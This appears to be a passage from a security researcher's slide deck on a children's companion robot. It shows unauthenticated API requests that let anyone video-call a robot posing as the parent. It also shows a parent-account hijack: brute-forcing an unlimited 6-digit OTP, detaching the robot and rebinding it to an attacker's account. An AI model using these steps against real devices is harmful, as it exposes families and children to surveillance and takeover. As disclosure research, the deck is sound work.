Stage 7. Mobile application. Lets try to make a call!

Videostream Agora API

```
POST /api/v2/agora/token
```

```
HTTP 422 Unprocessable Entity  
Allow: POST, OPTIONS  
Content-Type: application/json  
Vary: Accept
```

```
{  
  "success": false,  
  "code": 422,  
  "errors": {  
    "channel_name": [  
      "This field is required."  
    ],  
    "user_id": [  
      "This field is required."  
    ]  
  }  
}
```

Stage 7. Lets try to make a call!

Videostream
Agora API

Without
Authentication

Get Agora
Token

The screenshot displays a REST client interface for a request to the Agora API. The title is "Agora User Signature" with an "OPTIONS" button in the top right. The request details are as follows:

- Method: POST
- URL: /api/v3/agora/token
- HTTP Status: 200 OK
- Allow: POST, OPTIONS
- Content-Type: application/json
- Vary: Accept

The response body is a JSON object:

```
{  
  "success": true,  
  "code": 200,  
  "data": {  
    "token": "006e[REDACTED]"  
  },  
  "message": null  
}
```

Below the response, the "Media type" is set to "application/json". The "Content" field contains the JSON payload: `{"channel_name": "[REDACTED]","user_id": 20}`. A "POST" button is located at the bottom right of the interface.

Stage 7. Lets try to make a call!

We need to put 3 fields to
Agora API:

Agora Token – previous
slide

Agora APP ID – same for all
robots from this vendor.


From ***o.properties
CHANNEL_NAME – robot's
serial number

Stage 7. Lets try to make a call!

We need to sent a call to device.

Username – robot serial number


Parentid – from check authentication



The screenshot shows a web-based proxy tool interface. At the top, the word "Proxy" is displayed in a large font. To the right of the title is a blue button labeled "OPTIONS". Below the title, the request method is set to "POST" and the URL is "/api/v3/proxy/" followed by a path parameter "path=startCall/6d" and a redacted value. The response status is "HTTP 200 OK" with headers: "Allow: POST, OPTIONS", "Content-Type: application/json", and "Vary: Accept". Below this, the "Media type" is set to "application/json" in a dropdown menu. The "Content" field contains a JSON string: {"username": "B", "parentid": "6d"}. A blue "POST" button is located at the bottom right of the form.

Stage 7. Lets try to make a call!

That's works!




Stage 7. Lets try to make a call!

Because of the absence of simple security rules. Attacker could make a call to any robot as a parent. Attacker might know lot of information about family.

THAT'S REALLY SCARE!

EVERY BYTE WAS SECURED©





Stage 8. Mobile Application. Parent hijacking

We know parent's email and phone number.


For authorization in mobile application we need email/phone number and OTP.

OTP is weak: 6 symbols, 5 minutes for bruteforce. No limits for incorrect try




Stage 8. Mobile Application. Parent hijacking

Next step.
Detach robot from parental
account




Stage 8. Mobile Application. Parent hijacking



Stage 8. Mobile Application. Parent hijacking

Next step.
Generate new
authentication
key to connect
robot to mobile
account of
attacker



The screenshot displays a REST client interface for a POST request to the endpoint `-robot.in/nf/v1/checkAuthentication/`. The request is successful, returning a 200 OK status with a response time of 304 ms and a size of 0.24 kb. The response is shown in JSON format, containing the following fields:

```
{
  "username": "E [REDACTED]",
  "password": "F [REDACTED]",
  "parent": "6d [REDACTED]s",
  "parent_email": [REDACTED],
  "parent_phone": [REDACTED],
  "status": 1,
  "created_date": "2023-01-25T07:46:50",
  "updated_date": "2023-02-28T14:19:55",
  "relinking_status": -1
}
```

Stage 9. Updating process

APPS.zip

File Commands Tools Favorites Options Help

